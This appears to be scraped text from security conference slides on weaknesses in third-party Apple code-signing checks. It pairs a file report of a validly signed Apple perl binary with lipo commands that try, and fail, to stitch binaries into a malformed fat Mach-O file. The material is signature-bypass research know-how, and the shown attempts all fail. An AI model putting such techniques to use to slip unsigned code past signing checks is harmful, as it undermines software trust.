Basic Properties ⓘ

MD5 4aeb4f59286fcb0fcf5934949e691f84
SHA-1 4c4219ce5d84cf1b672d22d03b134b3c116d2c3f
File Type Mach-O
Magic Mach-O fat file with 2 architectures
SSDeep 384:QZCUoX2LtWh6F7J4+p8uDwG0NXli9g2LxFqyaf+p8uD:QobXqltp8uWvN1wgO3p8u
TRID Mac OS X Universal Binary executable (100%)
File Size 51.58 KB

Tags ⓘ

64bits multi-arch macho signed

History ⓘ

First Submission 2017-12-08 04:41:05
Last Submission 2017-12-08 04:41:05
Last Analysis 2017-12-08 04:41:05

File Names ⓘ

perl5.18_sig_ip

Signature Info ⓘ

Signature Verification

Signed file, valid signature

File Version Information

Identifier com.apple.perl5
Authority Apple Root CA
Team Identifier not set

Signers

Apple Inc.
 Apple Inc.
 Apple Inc.

Basic Properties ⓘ

MD5	4aeb4f59286fcb0fcf5934949e691f84
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File Type	Mach-O
Magic	Mach-O fat file with 2 architectures
SSDeep	384:QZCUoX2LtWh6F7J4+p8uDWG0NXli9g2LxFqyaf+p8uD:QobXq tlp8uWvN1wgO3p8u
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Team Identifier not set

Signers

Apple Inc.
 Apple Inc.
 Apple Inc.

February 13, 2018

Remember Lipo?

```
$lipo -create i386 i386 -output frankenstein
```

FAIL

FAIL

```
$ lipo -create bash.x64 python.x64 -output ./bash_python
```

```
fatal error:/usr/bin/lipo: bash.x64 and python.x64 have the same architectures  
(x86_64) and can't be in the same fat output file
```

FAIL

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$ lipo -create bash.x64 python.x64 -output ./bash_python
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```
fatal error:/usr/bin/lipo: bash.x64 and python.x64 have the same architectures  
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```

```
$ ./bash_python
```

```
bash: ./bash_python: Malformed Mach-o file
```



©WORM

ReactionGIF.org



©WORM

ReactionGIF.org

FIN



Questions?

@midnite runr

<https://github.com/secretsquirrel>

<https://www.okta.com/security-blog/2018/06/issues-around-third-party-apple-code-signing-checks/>